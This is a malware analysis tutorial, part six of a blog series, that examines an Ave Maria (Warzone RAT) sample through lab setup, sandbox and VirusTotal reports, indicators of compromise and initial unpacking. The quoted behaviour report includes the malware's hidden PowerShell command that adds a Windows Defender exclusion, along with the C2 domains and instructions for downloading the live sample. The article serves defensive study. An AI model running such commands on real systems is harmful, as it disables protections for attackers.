Malware Analysis Series (MAS): Article 6

by Alexandre Borges
release date: NOVEMBER/24/2022 | rev: A.1

0. Quote

"Long is the way and hard, that out of Hell leads up to Light."*". (Paradise Lost - John Milton 1667, and also mentioned by Detective Somerset | "Seven" movie -- 1995)*

1. Introduction

Welcome to the the **sixth article** of ***Malware Analysis Series***, where we are keeping reviewing concepts, techniques and practical steps used for analyzing **malicious PE binaries.**

If readers have not read past articles yet, all of them are available on the following links:

- **MAS_1**: https://exploitreversing.com/2021/12/03/malware-analysis-series-mas-article-1/
- **MAS_2:** https://exploitreversing.com/2022/02/03/malware-analysis-series-mas-article-2/
- **MAS_3:** https://exploitreversing.com/2022/05/05/malware-analysis-series-mas-article-3/
- **MAS_4:** https://exploitreversing.com/2022/05/12/malware-analysis-series-mas-article-4/
- **MAS_5:** https://exploitreversing.com/2022/09/14/malware-analysis-series-mas-article-5/

To keep the coherence of what we have done so far, all malware samples being analyzed are available from the well-known sandbox services such as **Triage, Malware Bazaar, Virus Total, Malshare, Polyswarm** and other ones.

If you wish, you can use **Malwoverview tool** (https://github.com/alexandreborges/malwoverview) to download them and, get first information and analysis of the each sample from all of these services.

This article reviews procedures involved and developed to analyze malware since getting basic information about the binary until extracting essential information from the binary itself.

Eventually, taken steps could be terribly similar to followed in previous articles, but the truth is that each malware brings a different context and unexpected challenges that forces us to choose a different approach to proceed with our analysis and, sometimes, we need to use different tools and methodologies to get a better understanding of the code and the malicious code.

Of course, it is not possible to get the big picture of a malware attack without have analyzed all artifacts and code associated with mentioned campaign, but our purpose here is only learning and getting key information from the binary because, though it is one of pieces of puzzle, it takes a considerable number of pages to explain only few related details.

We will be analyzing few aspects of the **Ave Maria malware**, which is sometimes viewed as the WARZONE RAT or even a derivation from it. Initially, my objective would be to analyze a simple malware to review some of the concepts taught in previous articles and, this way, to close a first cycle of fundamental articles to be able to proceed to other topics, but I was surprised when I noticed that this sample has a customized RC4 algorithm and, of course, my plans also changed. Actually, it does not make the sample harder to analyze, but the stage of writing a C2 configuration extractor takes a bit more time. Personally, I hadn't seen Ave Maria samples using this algorithm previously, but afterwards other similar sample appeared, and this reinforce the need of writing an appropriate extractor. In general, there is not anything really special on this sample because it's a typical malware threat and family, but any binary is always able to help us to learn news concepts and tricks.

2. Acknowledgments

I would like to publicly thank **Ilfak Guilfanov (@ilfak)** and **Hex-Rays (@HexRaysSA)** for supporting this project by providing me with a personal license of the IDA Pro.

My gratitude is endless because certainly I could not keep writing this series without a personal license (without depending on corporate licenses).

Honestly, I do not have enough words to say how happy, thankful, and fortunate I feel myself in receiving their help. Although it is already much more than I would be able to dream in receiving, last June/2022 **Ilfak** and **Hex-Rays** once again kindly agreed in helping me by providing new licenses of IDA Pro for macOS/iOS and Linux due to new series I just started writing and planned to release as soon as possible. Personally, all words from Ilfak expressing his trust and praise about this series of articles until now are the most important for me.

Once again: **thank you for everything, Ilfak.**

3. Environment Setup

This article uses a lab setup that reflects the following environment:

- **Windows 11 running on a virtual machine.** You're able to download a **virtual machine for VMware, Hyper-V, VirtualBox or Parallels from Microsoft** on: https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/. If you already have a valid license for Windows 11, so you can download the **ISO file** from: https://www.microsoft.com/software-download/windows11

- **IDA Pro or IDA Home version (@HexRaysSA):** https://hex-rays.com/ida-pro/ . Of course, readers might use other reverse engineering tool, but I will be using IDA Pro and its decompiler in this article.

- **System Informer (Process Hacker):**

    - Install **Visual Studio 2022**, including **MSVC v143 Spectre-mitigated libs (latest)**.

- **git clone https://github.com/winsiderss/systeminformer.git**
- cd systeminformer\build
- .\build_release.cmd
- Go to systeminformer\build\output
- Execute processhacker-build-setup.exe

- **x64dbg(@x64dbg):** https://x64dbg.com/
- **PEBear (@hasherezade):** https://github.com/hasherezade/pe-bear-releases
- **DiE (from @horsicq):** https://github.com/horsicq/DIE-engine/releases
- **CFF Explorer:** https://ntcore.com/?page_id=388
- **HxD editor:** https://mh-nexus.de/en/hxd/
- **Malwoverview:** https://github.com/alexandreborges/malwoverview
- **pestudio:** https://github.com/alexandreborges/malwoverview
- **wireshark:** https://www.wireshark.org/#download | **apt install -y wireshark**
- **Floss: pip install -U flare-floss** | https://github.com/mandiant/flare-floss/releases/tag/v2.0.0
- **Capa: pip install -U flare-capa** | https://github.com/mandiant/capa/releases

4. References

Indeed, there're many references about the **Ave Maria trojan/backdoor** (as known as Warzone Rat or, at least, a derivation from it) and, although I haven't had enough time to read them, I recommend readers to do it because they were written by excellent security researchers and companies, which covered and analyzed several aspects of the same family, and readers can learn what's more appropriate for their work. The list below does not have any preferred order:

- https://any.run/malware-trends/avemaria
- https://blogs.blackberry.com/en/2021/12/threat-thursday-warzone-rat-breeds-a-litter-of-scriptkiddies
- https://team-cymru.com/blog/2019/07/25/unmasking-ave_maria/
- https://blog.talosintelligence.com/2021/09/operation-armor-piercer.html
- https://blog.morphisec.com/threat-alert-ave-maria-infostealer-on-the-rise-with-new-stealthier-delivery
- https://research.checkpoint.com/2020/warzone-behind-the-enemy-lines/
- https://blogs.quickheal.com/warzone-rat-beware-of-the-trojan-malware-stealing-data-triggering-from-various-office-documents/
- https://www.trendmicro.com/en_us/research/21/i/Water-Basilisk-Uses-New-HCrypt-Variant-to-Flood-Victims-with-RAT-Payloads.html
- https://www.domaintools.com/resources/blog/warzone-1-0-rat-analysis-report

If you need and additional and much more complete resource, which contains most references related to Ave Maria threat, so the recommendation is to visit **Malpedia** website:

- https://malpedia.caad.fkie.fraunhofer.de/details/win.ave_maria

Malwoverview tool offers the possibility to get Ave Maria information and any other family from Malpedia on command line by executing the following:

```
remnux@remnux:~$ malwoverview.py -m 5 -o 0 | grep maria
          Family_743:   win.ave_maria
remnux@remnux:~$
remnux@remnux:~$ malwoverview.py -m 6 -M win.ave_maria -o 0

Family:      win.ave_maria

Updated:     2022-07-25
Attribution: Anunak
Aliases:     AVE_MARIA AveMariaRAT Warzone RAT WarzoneRAT avemaria
Common Name: Ave Maria
Description: Information stealer which uses AutoIT for wrapping.

URL_0:       http://blog.morphisec.com/threat-alert-ave-maria-infostealer-on-the-rise-with-new-stealthier-delivery
URL_1:       https://asec.ahnlab.com/en/36629/
URL_2:       https://blog.morphisec.com/syk-crypter-discord
URL_3:       https://blog.talosintelligence.com/2020/09/salfram-robbing-place-without-removing.html
URL_4:       https://blog.talosintelligence.com/2020/12/2020-year-in-malware.html
URL_5:       https://blog.talosintelligence.com/2021/09/operation-armor-piercer.html
URL_6:       https://blog.team-cymru.com/2019/07/25/unmasking-ave_maria/
URL_7:       https://blog.yoroi.company/research/the-ave_maria-malware/
URL_8:       https://blogs.blackberry.com/en/2021/12/threat-thursday-warzone-rat-breeds-a-litter-of-scriptkiddies
URL_9:       https://blogs.blackberry.com/en/2022/05/dot-net-stubs-sowing-the-seeds-of-discord
URL_10:      https://blogs.quickheal.com/warzone-rat-beware-of-the-trojan-malware-stealing-data-triggering-from-various-
             office-documents/
URL_11:      https://medium.com/insomniacs/do-you-want-to-bake-a-donut-come-on-lets-go-update-go-away-maria-e8e2b33683b1
URL_12:      https://mp.weixin.qq.com/s/C09P0al1nhsyyujHRp0FAw
URL_13:      https://mp.weixin.qq.com/s/fsesosMnKIfAi_I9I0wKSA
URL_14:      https://reaqta.com/2019/04/ave_maria-malware-part1/
URL_15:      https://research.checkpoint.com/2020/warzone-behind-the-enemy-lines/
URL_16:      https://resources.malwarebytes.com/files/2020/05/CTNT_Q1_2020_COVID-Report_Final.pdf
URL_17:      https://securelist.com/apt-trends-report-q3-2020/99204/
URL_18:      https://securelist.com/fin7-5-the-infamous-cybercrime-rig-fin7-continues-its-activities/90703/
URL_19:      https://securityintelligence.com/posts/roboski-global-recovery-automation/
```

[Figure 1] Ave Maria's information retrieved from Malpedia by using Malwoverview

5. Recommended Blogs and Websites

There are excellent cyber security researchers keeping blogs and writing really good articles related to reverse engineering, malware analysis, windows internals, and digital forensics, so readers could be interested in reading and following their contents. I tried googling to make a quick and sorted list in **alphabetical order** as follow below:

- https://hasherezade.github.io/articles.html **(by Aleksandra Doniec: @hasherezade)**
- https://malwareunicorn.org/#/workshops **(by Amanda Rousseau: @malwareunicorn)**
- https://captmeelo.com/ **(by Capt. Meelo: @CaptMeelo)**
- https://csandker.io/ **(by Carsten Sandker: @0xcsandker)**
- https://chuongdong.com/ **(by Chuong Dong: @cPeterr)**
- https://elis531989.medium.com/ **(by Eli Salem: @elisalem9)**
- https://hex-rays.com/blog/ **(by Hex-Rays: @HexRaysSA)**
- https://github.com/Dump-GUY/Malware-analysis-and-Reverse-engineering **(by Jiří Vinopal: @vinopaljiri)**
- https://kienmanowar.wordpress.com/ **(by Kien Tran Trung: @kienbigmummy)**
- https://www.inversecos.com/ **(by Lina Lau: @inversecos)**
- https://maldroid.github.io/ **(Łukasz Siewierski: @maldr0id)**

- https://www.ragingrock.com/AndroidAppRE/ **(by Maddie Stone: @maddiestone)**
- https://azeria-labs.com/writing-arm-assembly-part-1/ **(by Maria Markstedter: @Fox0x01)**
- https://github.com/mnrkbys **(by Minoru Kobayashi: @unkn0wnbit)**
- https://windows-internals.com/author/yarden/ (**by Yarden Shafir @yarden_shafir**)

Certainly, there're many other excellent blogs containing good series of articles on reverse engineering and malware analysis., so I'll include these references as soon as I learn about them in next articles.

6. Gathering Information 1

This **Ave Maria** sample downloaded from Malware Bazaar and its SHA 256 hash is:

6da3064773edf094f014b7aa13f2e3f74634f62552a91f88bf306f962bbf0563

First time I learned about this sample was through message shared by **James (@James_inthe_box)** on his Twitter account few months ago:

- https://twitter.com/James_inthe_box/status/1551605691701374977

Readers can download it easy by using **Malwoverview**:

- **malwoverview.py -b 5 -B 6da3064773edf094f014b7aa13f2e3f74634f62552a91f88bf306f962bbf0563 -o 0**

The password is "**infected**" and to unpack it I suggest you use: **7z e <zip file>** command.

If readers want to find other **Ave Maria malware samples** from Malware Bazaar, so **Malwoverview** tool might be used again:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -b 2 -B AveMaria -o 0


                                        MALWARE BAZAAR REPORT
----------------------------------------------------------------------------------------------------

------------------------------------------------------------------------------------------
sha256_hash:  d50eac813fbbd483b719428c490a3efb5350bb927f0a6a82e93396a1f78c39b0
sha1_hash:    1774071b9e641bdb4b2d027d8fc149878798caf1
md5_hash:     652c9dbaff00a0565408a0045dd6247b
first_seen:   2022-07-27 09:17:46
file_name:    15740.iso
file_size:    251904 bytes
file_type:    iso
mime_type:    application/x-iso9660-image
tlsh:         T10434AE0916873BD7D4CA84F10C527B25A36FAC21E491B70A768EB236E77B3E9941364C
reporter:     anonymous
signature:    AveMariaRAT
tags:         avemaria AveMariaRAT iso WarzoneRAT
------------------------------------------------------------------------------------------
sha256_hash:  8eb675444204e23e3bdf1d7ec6875c3edb1a674cbf6142f116002f5e553eb793
sha1_hash:    a198ba726c6001de04ca35b8c3001aeff62ba701
md5_hash:     083b69ef7501fe4dd884b1972250cbea
first_seen:   2022-07-18 23:37:29
file_name:    PO-ORDER90374747567.xz
file_size:    226079 bytes
file_type:    xz
mime_type:    application/x-rar
tlsh:         T1B4242396864B53D3715DB227A8069FB85E1973C2243F1A6C9FB71005FF2BA75122CCAC
reporter:     0xToxin
signature:    AveMariaRAT
tags:         avemaria AveMariaRAT xz
```

[Figure 2] Ave Maria samples available on Malware Bazaar

Of course, to simplify the operation, readers could use **grep command** to show **SHA256 hashes**:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -b 2 -B AveMaria -o 0 | grep sha256 | nl
     1  sha256_hash:  62ae48d339e52a1b5be82e703025f2be10d6025f97fd784d40f2781d6ee886ec
     2  sha256_hash:  f6f9f7b0dda34e762db1c1d5362ad44638246bc1ff5832789177869d0e393203
     3  sha256_hash:  d50eac813fbbd483b719428c490a3efb5350bb927f0a6a82e93396a1f78c39b0
     4  sha256_hash:  8eb675444204e23e3bdf1d7ec6875c3edb1a674cbf6142f116002f5e553eb793
     5  sha256_hash:  13ae61a913fc0d89890243e1f50169af679c6c751afc7682d34d7e56d0ed9d73
     6  sha256_hash:  c052348a58892d3afd5c384690d2da3878dfbdd8fd09645461bee408dfa56d6e
     7  sha256_hash:  a321439c12ea2754ceb29a3dee22419dd3faa52d21b3c2ce0c5d6a6310ed5306
     8  sha256_hash:  e53c595d6b65723c4e4a578f58b2ab058b68e4c9235584e9739c1f8f94e12fba
     9  sha256_hash:  d1338d2066670773e4b85f749ce7daa4dd770a7b1d828e36b71561a3e44aaa16
    10  sha256_hash:  cc2d791b16063a302e1ebd35c0e84e6cf6519e90bb710c958ac4e4ddceca68f7
    11  sha256_hash:  6072185720cbcf2add1e2ada668484a4d55c601fcb2840ca6b7fbf9dfacdefb8
    12  sha256_hash:  86fdfd47a9bb9fa65ec33a95cf4b3cfc246f182f68000809b3fdad7fef26c4c8
    13  sha256_hash:  d09387b0dee2a9a192a307fb58d719ae76f6ee524b9056a7ee512fc177618ee6
    14  sha256_hash:  8a1ceb6687babe6ab82a38ca344d1092a7fc9bd6dbaf3420a3311c50131928ef
    15  sha256_hash:  c512bba369f7480f1682546ba31ac48e290887f1209a8dbbfdd1ed3de2544095
    16  sha256_hash:  35f7add57f5349448f9db9f6d2ae22bac227d4ed398d21c9110407c6e7e7eb4d
    17  sha256_hash:  b9bf4200f9ca08904344c468e6848af7af740b8db8521184aafcbfce878fad24
    18  sha256_hash:  66ce73c1a891f03c395cc767a0a0b5d333e88b88affa4a7574151eacf807a7bc
    19  sha256_hash:  72f55e10eceb6023543cf9d3967bc5acc150728c2b724d3675f595f88b1a6f33
    20  sha256_hash:  2d6981b3de1f4c1020d394446989ddd796b5cd8b42f1ff6c37309674e2fc3e5c
    21  sha256_hash:  af8981cf9a03772925bf871f5cc810aaa3f005fdbe2a175b9d137e80f09c1a37
    22  sha256_hash:  93805cfa4d0834d16582fbd07fc9a3d9976db3d83d0c67d80731627c2739d5b3
```

[Figure 3] Ave Maria SHA256 hashes from Malware Bazaar

Returning to our sample, we can get first information about it by checking **Virus Total** database:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -v 2 -V mas_6.bin -o 0

MD5 hash:             c9ee1d6a90be7524b01814f48b39b232
SHA1 hash:            12c080569f9bf82e0c1538bc9caef4de06db5bfd
SHA256 hash:          6da3064773edf094f014b7aa13f2e3f74634f62552a91f88bf306f962bbf0563

Malicious:            51
Undetected:           17

AV Report:
                      Avast:          Win32:RATX-gen [Trj]
                      Avira:          CLEAN
                      BitDefender:    Trojan.GenericKD.61016858
                      DrWeb:          Trojan.DownLoader45.6709
                      ESET-NOD32:     a variant of Win32/Injector.ERPK
                      F-Secure:       CLEAN
                      FireEye:        Trojan.GenericKD.61016858
                      Fortinet:       W32/ERPK!tr
                      Kaspersky:      HEUR:Trojan-Downloader.Win32.Agent.gen
                      McAfee:         RDN/Generic PWS.y
                      Microsoft:      Trojan:Win32/Tnega.KAU!MTB
                      Panda:          Trj/RnkBend.A
                      Sophos:         Mal/Generic-S + Troj/Delf-HKU
                      Symantec:       ML.Attribute.HighConfidence
                      TrendMicro:     Trojan.Win32.AVEMARIA.THGBGBB
                      ZoneAlarm:      HEUR:Trojan-Downloader.Win32.Agent.gen

Overlay:              NO
```

[Figure 4] Virus Total AV reports using Malwoverview

Checking for past reports on **Triage** we the following output (truncated):

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -x 1 -X 6da3064773edf094f014b7aa13f2e3f74634f62552
a91f88bf306f962bbf0563 -o 0

                                        TRIAGE OVERVIEW REPORT

----------------------------------------------------------------------------------------------------

id:         220729-rcb1bsbabr
status:     reported
kind:       file
filename:   Scan_IMG-Purchase Order.bin.zip
submitted:  2022-07-29T14:02:27Z
completed:  2022-07-29T14:05:07Z
------------------------------------------------------------------------------------------
id:         220725-q2y1qaefcq
status:     reported
kind:       file
filename:   Scan_IMG-Purchase Order.exe
submitted:  2022-07-25T13:46:04Z
completed:  2022-07-25T13:49:14Z
------------------------------------------------------------------------------------------
```

[Figure 5] Triage Report List

We can examine one of them by **providing its respective ID in the next command below**:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -x 2 -X 220725-q2y1qaefcq -o 0

                                         TRIAGE SEARCH REPORT

----------------------------------------------------------------------------------------------------

score:      1

id:         220725-q2y1qaefcq
target:     Scan_IMG-Purchase Order.exe
size:       818176
md5:        c9ee1d6a90be7524b01814f48b39b232
sha1:       12c080569f9bf82e0c1538bc9caef4de06db5bfd
sha256:     6da3064773edf094f014b7aa13f2e3f74634f62552a91f88bf306f962bbf0563
completed:  2022-07-25T13:49:14Z
targets:
            iocs:
                      morientlines.com
                      106.89.54.20.in-addr.arpa
                      8.8.8.8
                      103.11.189.121
                      93.184.221.240
                      52.168.112.67
                      209.197.3.8
            md5:      c9ee1d6a90be7524b01814f48b39b232
            score:    1
            sha1:     12c080569f9bf82e0c1538bc9caef4de06db5bfd
            sha256:   6da3064773edf094f014b7aa13f2e3f74634f62552a91f88bf306f962bbf0563
            size:     818176bytes
            target:   Scan_IMG-Purchase Order.exe
            tasks:    behavioral1 behavioral2
```

[Figure 6] Triage Summarized Report

Checking for the **dynamic/behavior report from Virus Total** we have the following output:

```
remnux@remnux:~/malware/mas/mas_6$ malwoverview.py -v 12 -V 6da3064773edf094f014b7aa13f2e3f74634f62552a91f88bf306f962bb
f0563 -o 0

Provided Hash:          6da3064773edf094f014b7aa13f2e3f74634f62552a91f88bf306f962bbf0563
Verdicts:               UNKNOWN_VERDICT |

Processes Tree:

                        process_id:    2304
                        process_name:  %windir%\System32\svchost.exe -k WerSvcGroup

                        process_id:    2844
                        process_name:  %CONHOST% "-1049653690-988524747632767824-680215934-10381243752004772269-1024036
                                       381410044546

                        process_id:    2920
                        process_name:  %CONHOST% "1297175753-273454610167655965-936658162-2038619913-194931704416554773
                                       84-615112720

                        process_id:    2868
                        process_name:  %CONHOST%
                                       "248033192511933882-1456636332-12634037168323776721907619243-2009674788385684513

                        process_id:    1132
                        process_name:  %windir%\System32\rundll32.exe %PUBLIC%\Libraries\mzoxcS.url

                        process_id:    1396
                        process_name:  wmiadap.exe /F /T /R

                        process_id:    2784
                        process_name:  %windir%\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}

                        process_id:    2332
                        process_name:  %windir%\system32\wbem\wmiprvse.exe

                        process_id:    2664
                        process_name:  "%SAMPLEPATH%"
                        children:
                            process_id:    2836
                            process_name:  %ComSpec% /c ""%PUBLIC%\Libraries\Scxozmt.bat" "
                            process_id:    3040
                            process_name:  "%SAMPLEPATH%"

Processes Terminated:
                        %windir%\System32\svchost.exe -k WerSvcGroup
                        %CONHOST% "-1049653690-988524747632767824-680215934-10381243752004772269-1024036381410044546
                        %CONHOST% "248033192511933882-1456636332-12634037168323776721907619243-2009674788385684513
                        %windir%\System32\rundll32.exe %PUBLIC%\Libraries\mzoxcS.url
                        wmiadap.exe /F /T /R
                        %windir%\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}
                        "%SAMPLEPATH%"
                        %ComSpec% /c ""%PUBLIC%\Libraries\Scxozmt.bat" "
                        %ComSpec%  /K %PUBLIC%\Libraries\ScxozmO.bat
                        net  session
                        %windir%\system32\net1  session
                        "pwsh.exe" -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command A
dd-MpPreference -ExclusionPath 'C:\Users'

DNS Lookups:
                        resolved_ips: 185.222.57.173 |
                        hostname:     mosesmanservernew.hopto.org


Command Executions:
                        "%SAMPLEPATH%"
                        %ComSpec% /c ""%PUBLIC%\Libraries\Scxozmt.bat" "
                        %ComSpec%  /K %PUBLIC%\Libraries\ScxozmO.bat
                        net  session
                        %windir%\system32\net1  session
                        "pwsh.exe" -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command A
dd-MpPreference
                         -ExclusionPath 'C:\Users'
```


[Figure 7] Dynamic Behavior Report from Virus Total

After getting tons of information about the malware sample, we have the following evidence:

- It could have a downloader functionality and, eventually, dropping a binary or even script onto the filesystem.
- It apparently performs injection, but this time we do not know whether it's a self-injection or remote injection.
- It contacts different IPs (maybe there could be a set of C2, but we do not know yet).
- Many processes are started, and two of them seems to be a DLL (due to **rundll32.exe**) and a script (**Scxozm0.bat**).
- It adds a directory into the Windows Defender's whitelist.
- There is a process running a DLL (COM Object) using **dllhost.exe** (COM Surrogate), but we do not know from where it is coming.
- The contacted domain (*morientlines.com*) is really malicious, but it is not the final. You can confirm it by getting further information from **Virus Total**: **malwoverview.py -v 7 -V morientlines.com -o 0**

7. Unpacking the sample and getting artifacts


First, we must unpack the malware. Before performing the unpacking, it is worth to check it using **DiE**:



[Figure 8] DiE report of the downloaded sample

According to the output above, it is an **executable 32-bit binary** and compiled with **Borland Dephi**. There are malware packers using **Borland Dephi** compilers to conceal the real malware inside the original sample and maybe this is the case.

Of course, there are multiple other artifacts such high entropy of sections, high total entropy (7.04007) and not explicit imported functions/DLLs related to network communication, although it imports COM related functions:



[Figure 9] PE Bear – sample before unpacking

Being very direct, to unpack this sample would be enough to run it and extract it from memory using **Process Hacker / System Informer**. However, let us setup few breakpoints (**CTRL+ G → target function → F2**) to follow few details:

- **WriteProcessMemory**
- **WriteFile**
- **NtResumeThread**

We can optionally do other supplemental alternatives that might bring more information to our analysis:


- **Keep the Wireshark running to collect network information.**
- **Configure PowerShell Logging**
- **Disable ASLR of the binary or entire system.**

Of course, readers do not need to do these steps and it is your choice to configure them. Anyway, as running Wireshark is trivial, so should remember how to **enable PowerShell logging**.

1. launch Local Group Policy (**gpedit**).
2. Go to **Administrative Templates → Windows Components → Windows PowerShell** and turn on the following settings:

    a. **Module Logging**
    b. **PowerShell Script Blocking Logging**
    c. **PowerShell Transcription**

